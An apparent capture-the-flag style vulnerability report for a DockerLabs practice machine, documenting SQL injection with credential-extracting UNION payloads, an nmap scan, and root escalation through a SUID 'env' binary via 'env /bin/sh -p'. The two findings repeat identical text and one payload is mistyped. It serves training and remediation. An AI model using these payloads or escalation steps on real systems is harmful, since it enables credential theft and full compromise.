



Technical Vulnerability Report

primary application

🔒 INTERNO

📁 CLIENT
COMPANY

El Pingüino de
Mario

👤 AUDITOR
COMPANY

DockerLabs
RWX-01

📅 REPORT DATE

2026-07-22

📦 VERSION

1.0

Index

Executive Summary (CVSS)

Incidents


Technical Findings

1.	SQL Injection	HIGH	8.1
----	---------------	------	-----

2.	SQL Injection	HIGH	8.1
----	---------------	------	-----

Executive Summary

Vulnerabilities Summary (CVSS)



Incidents



No incidents were recorded during the audit process.

F-01

HIGH

1. SQL Injection

CVSS SCORE

8.1

CVE

N/A

CWE

CWE-89

REFERENCE URL

OWASP SQL Injection: https://owasp.org/www-community/attacks/SQ_L_Injection

Vulnerability Description

A SQL Injection vulnerability has been detected that allows an attacker to manipulate arbitrary SQL queries...

< > Steps to Reproduce (PoC)

1. Identify a vulnerable input field (login, search, URL parameter)
2. Inject: ' OR '1'='1' --
3. Observe unauthorized results are returned
4. Use UNION SELECT to extract data: UNION SELECT username,password FROM users--

⚠ Business Impact

An attacker could access, modify or delete sensitive database data...

✅ Solution and Remediation

Implement prepared statements with parameterized queries...

F-02

HIGH

2. SQL Injection

CVSS SCORE

8.1

CVE

N/A

CWE

CWE-89

REFERENCE URL

OWASP SQL Injection: https://owasp.org/www-community/attacks/SQ_L_Injection

📄 Vulnerability Description

A SQL Injection vulnerability has been detected that allows an attacker to manipulate arbitrary SQL queries...

< > Steps to Reproduce (PoC)

1. Identify a vulnerable input field (login, search, URL parameter)
2. Inject: ' OR '1'='1' --
3. Observe unauthorized results are returned
4. Use UNION SELECT to extract data: UNION SELECT username,password FROM users--

Evidence

```
(root@kali)-[/home/fede/Descargas]
# bash auto_deploy.sh injection.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

```
(root@kali)-[/home/fede/Descargas]
# nmap -sS --top-ports 5 -T5 -O 172.17.0.2
```

Starting Nmap 7.98 (<https://nmap.org>) at 2026-07-21 23:32 -0400




Nmap scan report for 172.17.0.2

Host is up (0.000053s latency).

PORT	STATE	SERVICE
21/tcp	closed	ftp
22/tcp	open	ssh
23/tcp	closed	telnet
80/tcp	open	http
443/tcp	closed	https

```
(root@kali)-[/home/fede/Descargas]
```

```
#
```



```
dylan@9249888638f:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/umount
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
dylan@9249888638f:~$ env /bin/sh -p
# whoami
root
#
```

Business Impact

An attacker could access, modify or delete sensitive database data...

Solution and Remediation

Implement prepared statements with parameterized queries...

Audit Conclusions and Summary

Recommended Solutions

This website is vulnerable to SQL injection `'0R 1=1---`, which allowed me to extract credentials that granted me SSH access to the system. While looking for a way to escalate privileges, I ran the command `find / -perm -4000 -type f 2>/dev/null`. The system returned a list of legitimate binaries that require the SUID bit to function on any Linux system; however, the one that stood out most was `/usr/bin/env`. This binary is not part of the standard set of SUID-enabled tools, and it ultimately granted me root privileges via the command `env /bin/sh -p`.

Document Control

Version	Date	Author	Changes
1.0	2026-07-22	RWX-01	